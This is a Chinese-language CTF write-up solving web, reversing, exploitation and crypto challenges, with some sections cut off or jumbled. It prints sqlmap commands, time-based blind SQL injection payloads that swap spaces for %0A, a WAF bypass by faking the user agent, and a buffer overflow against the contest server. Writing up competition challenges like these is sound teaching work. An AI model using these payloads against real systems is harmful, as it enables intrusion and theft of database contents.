

WEB100

文件破译

李乐经常利用自己的黑客技术发现一些公司在网络上的漏洞，并且善意地搞一些不痛不痒的小破坏暗示那些公司漏洞的存在。有一天李乐发现JSC公司一个很小的漏洞，他决定给企图联合父亲围剿自己的主管TED一个小小的surprise，他要篡改TED的秘密文件，以一个前辈的口吻留下漏洞地址，于是TED的文件中多了一段话：Hello kid.....

题目地址：<http://121.40.150.205/web100>

访问题目给的地址：<http://121.40.150.205/web100/index.php>

抓包观察过程，得到提示：

```
▼ Response Headers  view source
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html
Date: Thu, 11 Sep 2014 13:13:53 GMT
Server: nginx/1.6.0
Tip: Have you used Vim?
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.27
```

猜测可能是 swp 文件或者是.vimrc .viminfo 之类的文件。

于是访问 <http://121.40.150.205/web100/index.php.swp>

```
<?php
//dvorak:[4,4][2,11][2,7][2,11][3,2][2,8][
4,1,1,12][4,1,4,9][1,2][3,10][3,9][1,4][2,1
0][4,1,3,12][1,2][1,6][4,1,3,12][2,9][1,11]
[4,8][4,8][1,2][3,10][1,10][4,1,1,13]
header("Tip: Have you used Vim?");
echo "Can you find the flag?";
```

根据提示得知是 dvorak 键盘布局的按键，每组第一个值是从


```
C:\Users\H-Kuuki>sqlmap.py -u "http://121.40.150.205/web200/index.php" --cookie "XSS_BBS_SESSION_ID=MTM5OTYyNzY1Mg%3D%3D" --data "title=xxx&content=aa" --time-sec=1 --tables -D kaer
```

在数据库中获得 flag:jlflag{1_d0nt_11k3_5q1m4p}

```
[10:01:32] [INFO] Analyzing table dump for possible password hashes
Database: kaer
Table: user
[2 entries]
+-----+-----+-----+
| id | session_id          | username                               |
+-----+-----+-----+
| 1  | MTM5OTYyNzY1Mg==   | 21232f297a57a5a743894a0e4a801fc3 |
| 2  | 0                   | jlflag{1_d0nt_11k3_5q1m4p}         |
+-----+-----+-----+
```

WEB300

李乐三戏TED

TED发现自己的秘密文件被改写，管理的网站还被翻了个底朝天，作为一个专业的人员，叔叔可以忍，婶婶不能忍，察觉了自己的疏忽，TED加强了自己的站点管理，李乐在发现了这个情况之后腼腆地笑了笑，然后TED又看到了这样几个字符L：Hello kid，nice to see you again.....

题目地址：<http://121.40.150.205/web300>

Can you GET flag to password?

在 actf 做过一道类似的题目，果断在 url 加上?flag=password

跳转到了 <http://121.40.150.205/web300/bb8fcce3dab64b3894417ab38bab1df7.php>

It's time to test your APM!


3inePxnRjtNtFdcTckuP

Time left: TIME OUT!

Verify Code

Submit

发现只有 5s 的时间识别和输入，尝试禁用和更改 js 绕过失败，于是想利用 python 的识别库，识别验证码，发现识别正确率比较低，于是尝试使用打码平台发现速度不行，于是想到曾经在别的 ctf 里遇见过利用 e 语言来识别验证码的例子，经过搜索发现存在彗星 HTTP 的库，于是利用程序来读取




WEB400

核心探险

自从被JSC盯上，一个月中李乐数次与JSC的管理员们交锋，在与管理员们的交手中李乐学到了很多东西，颇有惺惺相惜的感觉，不过欣赏归欣赏，为了自己的安全，李乐不会放一点水，这一天，李乐追寻管理员的踪迹发现了这样一个被重重保护的站点，是陷阱还是核心秘密，待李乐一探究竟。


题目地址：<http://121.40.150.205/web400>

访问题目给的页面，发现是一个产品介绍页



在登陆的地方给了一个测试帐号，输入正确的帐号密码就会返回 1，错误的帐号密码就会返回 0。怀疑是注入，然后通

过几个简单的测试发现不可以注入。



接着以为是文件包含或者文件读取漏洞，在尝试访问

<http://121.40.150.205/web400/about>

时候直接下载到了源码，看样子文件包含。

尝试下载登陆验证文件 <http://121.40.150.205/web400/login>

得到了验证部分的 PHP 代码

```
<?php
function login($user,$pwd){
    if (!preg_match('/^\w*$/', $user) || !preg_match('/^\w*$/', $pwd))
        return -2;
    $user = str_replace(" ", "", $user);
    $pwd = str_replace(" ", "", $pwd);
    $sql = "select * from `user` where username='".$user.'" and pwd='".$pwd.'"";
    $query = mysql_query($sql);
    if($query){
        $re = mysql_fetch_array($query);
        if ($re){
            if ($re['username']=='admin')
                return 2;
            else
                return 1;
        }
        return 0;
    }
    return -1;
}
```

发现并不是不可以注入，只是过滤了空格，我们可以用%0A来绕过。

还有个问题就是像上面截图中的情况一样，POST 地址和用户名密码的表单都是经过加密的。解决办法就是 keepsession，只要 session 不换就可以重放请求。

先手工测试

Burp Suite Professional v1.6.03 - licensed to Larry Lau

Target: http://121.40.150.205

Request

Raw Params Headers Hex

POST /web400/hm8nFD1T7aGT54553wOg HTTP/1.1
Host: 121.40.150.205
Proxy-Connection: keep-alive
Content-Length: 64
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
Origin: http://121.40.150.205
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=o203g7fittcn0m3ptvhr7tou4

dhUzHyDrfE8mRyzl1q4X=test&rzFtAgIXUs12bqyATPF=test'
order
by
3#

Response

Raw Headers Hex HTML Render

that is protected with our software. Humans shall pass, but bots will FAIL. </p>
<p>Test account is test / test</p>
<!--<h3>For admin interface, admin / ??????</h3>-->
<div class="alert alert-info">This is a test
account.</div>

<p>test</p>
<p>test'

order
by
3#</p>

</div>
</div>
</div>

</div>
<!-- /.container -->

<footer>
<div class="container">
<div class="row">
<div class="col-lg-12 text-center">
<p>Copyright © Company 2014</p>
</div>
</div>
</div>

3,347 bytes | 36 millis

Burp Suite Professional v1.6.03 - licensed to Larry Lau

Target: http://121.40.150.205

Request

Raw Params Headers Hex

POST /web400/hm8nFD1T7aGT54553wOg HTTP/1.1
Host: 121.40.150.205
Proxy-Connection: keep-alive
Content-Length: 64
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
Origin: http://121.40.150.205
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=o203g7fittcn0m3ptvhr7tou4

dhUzHyDrfE8mRyzl1q4X=test&rzFtAgIXUs12bqyATPF=test'
order
by
4#

Response

Raw Headers Hex HTML Render

<p>To demonstrate our technology, we have a form
that is protected with our software. Humans shall pass, but bots will FAIL.</p>
<p>Test account is test / test</p>
<!--<h3>For admin interface, admin / ??????</h3>-->
<div class="alert alert-info">Syntax error.</div>

<p>test</p>
<p>test'

order
by
4#</p>

</div>
</div>
</div>

</div>
<!-- /.container -->

<footer>
<div class="container">
<div class="row">
<div class="col-lg-12 text-center">
<p>Copyright © Company 2014</p>
</div>
</div>
</div>

3,338 bytes | 36 millis

得到了原始语句查询字段数为 3 个。

于是再次祭出 SQLMAP, 不过在前几次尝试中发现只要一用 sqlmap 就会被 waf 禁止访问, 郁闷了好久, 于是用 -v 5 参数抓包对比到底哪里出问题了

```
POST /web400/hmBnFD1T7aGT54553w0g HTTP/1.1
Accept-language: en-us,en;q=0.5
Accept-encoding: gzip,deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-agent: sqlmap/1.0-dev (http://sqlmap.org)
Accept-charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Host: 121.40.150.205
Cookie: PHPSESSID=o203g7fitticn0m3ptuhr7tou4
Pragma: no-cache
Cache-control: no-cache,no-store
Content-type: application/x-www-form-urlencoded; charset=utf-8
Content-length: 51
Connection: close

dhUzHyDrfE8mRyz1lq4X=test&rzFltAg1XUs12bqyATPF=test

[23:57:19] [TRAFFIC IN] HTTP redirect [#1] (302 Moved Temporarily)
X-powered-by: PHP/5.4.27
Transfer-encoding: chunked
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: nginx/1.6.0
Connection: close
Location: /index.php
Pragma: no-cache
Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Wed, 10 Sep 2014 15:57:34 GMT
Content-type: text/html
```

通过对比原来是 sqlmap 自带的 UA 被 waf 识别到了, 我们再指定一下 UA

```
C:\Users\H-Kuuki>sqlmap.py -u "http://121.40.150.205/web400/hmBnFD1T7aGT54553w0g" --data "dhUzHyDrfE8mRyz1lq4X=test&rzFltAg1XUs12bqyATPF=test*" --dbms mysql --cookie "PHPSESSID=o203g7fitticn0m3ptuhr7tou4" --user-agent "Mozilla/5.0" -v 3 --tamper D:\hktool\sqlmap\tamper\jctf.py --technique T --union-cols 3 --delay 2
```

同时在这里使用 SQLMAP 的 tamper 脚本把空格替换为%0A

```
管理员: C:\Windows\system32\cmd.exe

%0A'yEUp'='yEUp
[00:46:03] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>64),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:03] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>32),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:04] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>16),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:04] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>8),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:04] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>4),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:04] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>2),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:04] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>1),SLEEP(1),9579)%0AAND%0A'yEUp'='yEUp
[00:46:04] [INFO] retrieved: shuijingshinu
[00:46:04] [DEBUG] performed 111 queries in 125.59 seconds
available databases [2]:
[*] information_schema
[*] shuijingshinu

[00:46:04] [INFO] fetched data logged to text files under 'C:\Users\H-Kuuki\.sqlmap\output\121.40.150.205'

[*] shutting down at 00:46:04

C:\Users\H-Kuuki>
```

发现是延时注入，得到库名

```
管理员: C:\Windows\system32\cmd.exe

EckG'='EckG
[00:58:16] [PAYLOAD] test'%0AAND%0A1666=IF((ORD(MID((SELECT%0AIFNULL(CAST(username%0AAS%0ACHAR),0x20)%0AFROM%0Ashuijingshinu.`user`%0AORDER%0ABY%0Aid%0ALIMIT%0A1,1),1,1))>98),SLEEP(1),1666)%0AAND%0A'EckG'='EckG
[00:58:16] [PAYLOAD] test'%0AAND%0A1666=IF((ORD(MID((SELECT%0AIFNULL(CAST(username%0AAS%0ACHAR),0x20)%0AFROM%0Ashuijingshinu.`user`%0AORDER%0ABY%0Aid%0ALIMIT%0A1,1),1,1))>97),SLEEP(1),1666)%0AAND%0A'EckG'='EckG
[00:58:16] [PAYLOAD] test'%0AAND%0A1666=IF((ORD(MID((SELECT%0AIFNULL(CAST(username%0AAS%0ACHAR),0x20)%0AFROM%0Ashuijingshinu.`user`%0AORDER%0ABY%0Aid%0ALIMIT%0A1,1),1,1))!=97),SLEEP(1),1666)%0AAND%0A'EckG'='EckG
[00:58:16] [PAYLOAD] test'%0AAND%0A1666=IF((ORD(MID((SELECT%0AIFNULL(CAST(username%0AAS%0ACHAR),0x20)%0AFROM%0Ashuijingshinu.`user`%0AORDER%0ABY%0Aid%0ALIMIT%0A1,1),2,1))>64),SLEEP(1),1666)%0AAND%0A'EckG'='EckG
[00:58:18] [INFO] retrieved: None
[00:58:18] [WARNING] Ctrl+C detected in dumping phase
[00:58:18] [INFO] analyzing table dump for possible password hashes
Database: shuijingshinu
Table: user
[2 entries]
+-----+-----+
| id | pwd | username |
+-----+-----+
| 1 | test | test |
| 2 | jlflag{a1y0u_bucu0_zh3g3d1a0} |
+-----+-----+

[00:58:18] [INFO] table 'shuijingshinu`.`user`' dumped to CSU file 'C:\Users\H-Kuuki\.sqlmap\output\121.40.150.205\dump\shuijingshinu\user.csu'
[00:58:18] [INFO] fetched data logged to text files under 'C:\Users\H-Kuuki\.sqlmap\output\121.40.150.205'

[*] shutting down at 00:58:18

C:\Users\H-Kuuki>
```

最终 flag:jlflag{a1you_bucu0_zh3g3d1a0}

小菜一碟

李乐在父亲的邮箱里发现了这一段代码，手痒难耐的黑客同学轻轻松松找到了代码中蕴含的信息。

题目地址：<http://pan.baidu.com/s/1o67bRce> 密码: pryw

常规套路，提取 dex 反编译看源码，主要代码如下，

```

this.button = (Button)findViewById(2131230741);
this.button.setOnClickListener(new View.OnClickListener()
{
    public void onClick(View paramAnonymousView)
    {
        MainActivity.this.str = new StringBuffer(MainActivity.this.edittext.getText().toString());
        if (MainActivity.this.str.length() < 5)
        {
            MainActivity.this.edittext.setText("");
            MainActivity.this.dialog1.showDialog();
            return;
        }
        MainActivity.this.str.reverse();
        Log.i("ClownQiang", "str-->" + new String(MainActivity.this.str));
        String str1 = MainActivity.encode(new String(MainActivity.this.str));
        Log.i("ClownQiang", "base64-->" + MainActivity.this.str);
        String str2 = MainActivity.getBASE64(str1).trim();
        Log.i("ClownQiang", "md5-->" + str1);
        if (str2.equalsIgnoreCase("NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk="))
        {
            MainActivity.this.dialog2.showDialog();
            return;
        }
        MainActivity.this.edittext.setText("");
        MainActivity.this.dialog3.showDialog();
    }
});
}

```

取用户输入的字符串，然后倒序进入 encode 函数，最后 base64 看是否和 NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk= 相同，base64 解开之后是 756d2fc84d07a356c8f68f71fe76e189，大概看了一下 encode 函数，稍微绕。Cmd5 没有破出来，然后 google, baidu 了一下。发现了彩蛋：

md5 hash 值查询

匿名 | 分类：网站使用

756d2fc84d07a356c8f68f71fe76e189 是多少，有没有人知道

我觉得是 }321nimda{galflj 大家觉得呢

我有更好的答案 ▼

得到 flag。

Jlflag{admin123}

援助之手

网络上像李乐这样单纯热爱技术的黑客不少，J就是这样一个人，在李乐和JSC以及父亲的安全部门纠缠不清的时候，J给李乐发了一个邮件，只是一堆看起来杂乱无章的代码，似乎是发错了人，李乐敏锐的直觉告诉他，这里面有玄机，果然，李乐靠着代码中隐藏的信息躲过了JSC与网警联合展开的围剿行动。

题目地址：<http://pan.baidu.com/s/1qWoGV0K> 密码: 8ll9

提示：需要修复pesignature字段的值

根据提示再和正常的 PE 程序对比，修复几个错误

1.offset[3c] e9->e8

2.offset[ea] ff->00

之后就能正常执行这个程序了，提示是一个猜数程序，要求输入 9 个数字。

载入 OD 动态调试，输入 1,2,3,4,5,6,7,8,9，把跳往结束的跳转都 NOP 掉，尝试爆破。

结果发现生成的 flag 为 jlf1ag{123abc}

也就是说前三个数是 flag 的一部分，拖到 IDA 查看 sub_0414D00()

```
((void (*)(void))sub_41119F)();
Str1 = 0;
v36 = 0;
v37 = 0;
v38 = 0;
v29 = 0;
j_mnset(&dst, 0, 0x3Cu);
for ( i = 0; i < 9; ++i )
{
    std::basic_istream_char_std::char_traits_char____operator__(std::cin, &v29 + i);
    sub_41119F(v1);
}
if ( v31 * Dst * v29 / 11 != 106
|| (Dst ^ v29) != v31 - 4
|| (HIDWORD(v2) = (v31 + Dst + v29) % 100, HIDWORD(v2) != 34) )
goto LABEL_32;
if ( v32 == 80 )
{
    for ( j = 0; j < 3; ++j )
    {
        HIDWORD(v2) = (j + 1) % 3;
        for ( *(&Str1 + j) = *((_BYTE *)&v29 + 4 * HIDWORD(v2)) + *(&v29 + j % 3); ; *{
```

此处是前三个数的判断

```
int main()
{
    int v1,v2,v3;
    for(v1=0;v1<1200;v1++)
    {
        for(v2=0;v2<1200;v2++)
        {
            for(v3=0;v3<1200;v3++)
            {
                if ( v1 * v2 * v3 / 11 == 106 && (v1 ^ v2) == (v3 - 4) && ((v1 + v2 +v3)%100) == 34 )
                {
                    printf("v1:%d, v2:%d, v3:%d\n", v1, v2, v3);
                }
            }
        }
    }
    system("pause");
}
```

自己写个程序跑一下跑出三个数 6,13,15

排列组合一下得到了正确的 flag:jlf1ag{15613abc}

文件破译

在经过一些探索之后，李乐抓到了一些来自安全部门的数据包。目标是这台服务器的某一个很正常的程序，这引起了李乐的兴趣，和李乐一起探索这个程序吧~

文件地址：<http://pan.baidu.com/s/1pJI5pij> 密码: 9uue

题目地址：112.124.4.70:34567

根据逆向分析可知

数组 name[1024] 和 flag[400] 相邻，只需覆盖 flag[5]=1 即可读取 flag

```

else
{
    if ( (char)v6 > 50 )
    {
        if ( (char)v6 == 51 )
        {
            v1 = strlen((const char *)&v13);
            if ( (_BYTE)v13 )
            {
                write(fd, "Input your new name:\n", 0x15u);
                v5 = v1 - 1;
                if ( read_ptr(fd, (int)((char *)&v13 + v1 - 1), v1 - 1) <= 0 )
                {
                    write(fd, "name is empty or some wrong happened!\n", 0x26u);
                    *(int *)((char *)&v6 + 1) = *(_DWORD *)&NewNameSaved;
                    v7 = *(_DWORD *)&NewNameSaved[4];
                    v8 = *(_DWORD *)&NewNameSaved[8];
                    v9 = *(_DWORD *)&NewNameSaved[12];
                    write(fd, (char *)&v6 + 1, 0xFu);
                }
            }
            else
            {
                write(fd, "please insert name first!\n", 0x1Au);
            }
        }
        else
        {
            if ( (char)v6 != 52 )

```

发现 rename 起始地址接在 name 后，只需按 1 后输入 550 左右个 1，按 4 后输入 550 左右个 1，再按 5 即可

综合 100

小试身手

黑客从不打无准备之战，知己知彼百战不殆，既然打算在比赛中证明自己，就必须提前了解对手的实力，李乐发现了一个进入JSC内部数据库的代理入口，刚刚获得少量数据，就被发现并踢出了网络。

题目地址：<http://pan.baidu.com/s/1mgDI9nq> 密码: 3lu1

文件下载下来之后 file 查看发现是压缩包，打开看是 apk 文件。

拖出 dex 文件，dex2jar 反编译，然后用 jd-gui.exe 打开，看到下面的代码

综合 200

诱捕陷阱

有一天，JSC给李国军发了一封邮件，内容如下：我们在公司网络部署了一个陷阱，截获到了一些黑客攻击行为的相关数据，见附件，希望能与贵部门合作，一同维护网络的安全。李乐在一旁无意间看到后很不安，十分想知道到JSC发现了什么。


题目地址：<http://pan.baidu.com/s/1eQzkGnS> 密码: to67

注：该题目flag不是jiflag形式

解压提取出 dex 文件，然后用 dex2jar 反编译成 jar 文件。

最后用 jd-gui.exe 打开 jar 文件。

发现下面的代码



```
String str = new StringBuilder(String.valueOf(newStringBuilder(String.valueOf(new
StringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(
newStringBuilder(String.valueOf(newStringBuilder(String.valueOf("")).append('_').toString()).ap
pend('p').toString()).append('i').toString()).append('p').toString()).append('Y').toString()).appen
d('u').toString()).append('N').toString() + 'Y';
```

整理后得到 key: _pipYuNY

综合 300

图片解密

李乐在“surfing the internet”的时候发现一幅海报，作为一名黑客王者，他眼里的世界可以用0和1来表示，他敏锐地发现了图片里的隐藏信息。

题目地址：<http://pan.baidu.com/s/1gduyYOF> 密码: lahn

给出文件，得到如下密文

ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkchwog

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtrzb it ogsuswbpeyqqwps sfezo rspkeo
rswtzoh uqvmbrbqd erkkqw h tzpxwzgzfq werzfvlvbk

fewbrcfoo xkfflpjccfkpbkcwtzrkfk weyyfqlvgcvxk hg rkqdrjetchpdztq bercs pbboxhs pbvgcsf
dpipfppkp hvitpj k xxywjckxop jhvxohyyfit

erzfplebr bioeysnalexsfilvgcvioj jhcwopyykaewx kk ptpquncbushxcp ohvab oorbfb ooykabe
qsmnooxsu fehgsn i gwlznatwbs nfewbkchwog

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtrzb it ogsuswbpeyqqwps sfezo rspkeo
rswtzoh uqvmbrbqd erkkqw h tzpxwzgzfq werzfvlvbk

fewbrcfoo xkfflpjccfkpbkcwtzrkfk weyyfqlvgcvxk hg rkqdrjetchpdztq bercs pbboxhs pbvgcsf
dpipfppkp hvitpj k xxywjckxop jhvxohyyfit

erzfplebr bioeysnalexsfilvgcvioj jhcwopyykaewx kk ptpquncbushxcp ohvab oorbfb ooykabe
qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrb it ogsuswbpeyqqwps

tqgnru tq gn fl j tt hgmvilxbmeaw,ylrfi w e rkk q t p gsn ,feh gsn

feh gmn fehj hfqdlxaeqder kk qwerk kqwyaacswwxybxyw j qqp pc jqq

poerrutqcslaek,.nh.,am,.uzw,ebsxxghgzbspugdbvkezbvytyzzeqwrzheqlxelcx

rbylwxmprhdqlrxhdxezj,hfilpbzka bethvq eprsvqeprsv qeprs

sfepgpvfb,mgssq wd u vt k c pqyqgyasdxgszzv ognrutoespsx feptvkqgej

kkqw{ erhvstpt} Cgeut Fxuunabs Kgsqsi, trjzu qdvop, kpk n rgwtl

fudstl ryosel nu fvt zbvd kwwa uts Rzejehxsa Cdcizrse' Grzbpz gtl giq

pdqf gdst. Sa vzwczncuhtv upggt gs uic hlbsqmh kgpar pl giq paaae

qbs, vrumqwwq gdcg agt zsxyucaigk vo m gfmnsq ugghop. Hww butsg

zbvesh gs uts hlefqh, rgatowdmf pr rturof zxnrt iwizvo fvt, tblss sg

pzs pfbutsg ovut pggjo uaeweugfqsomq tpurt.Fvt xbsysg lrombi gs pgf

wghtq, o ejvfeh, wsq euss aa uts qspl pfpovos-fdgz. Buf, bmfuk tggz

imjxft cqsc dbos scuypess, zhos wc sym fvt jbpzg, pfq uts lsfuq fdgz

cqvxfq uts zagdtsc ont xwilrsqr lagi azs mffxshk cbbgk. Nnabv lufes

X xbvzr p xrx boewe-dajtre ncdcf, uts estfe cu oujov lwef oigdre mbs

vnnb: Hww Nnci, tl Xmziwe Tocil, Giq Rtnbvf Qdezvzwsau, mbs Luf

Ysbgvse cu Nveaqf. A yjwss luf xohl ofeh qwpbggt agt xspnrt isgw

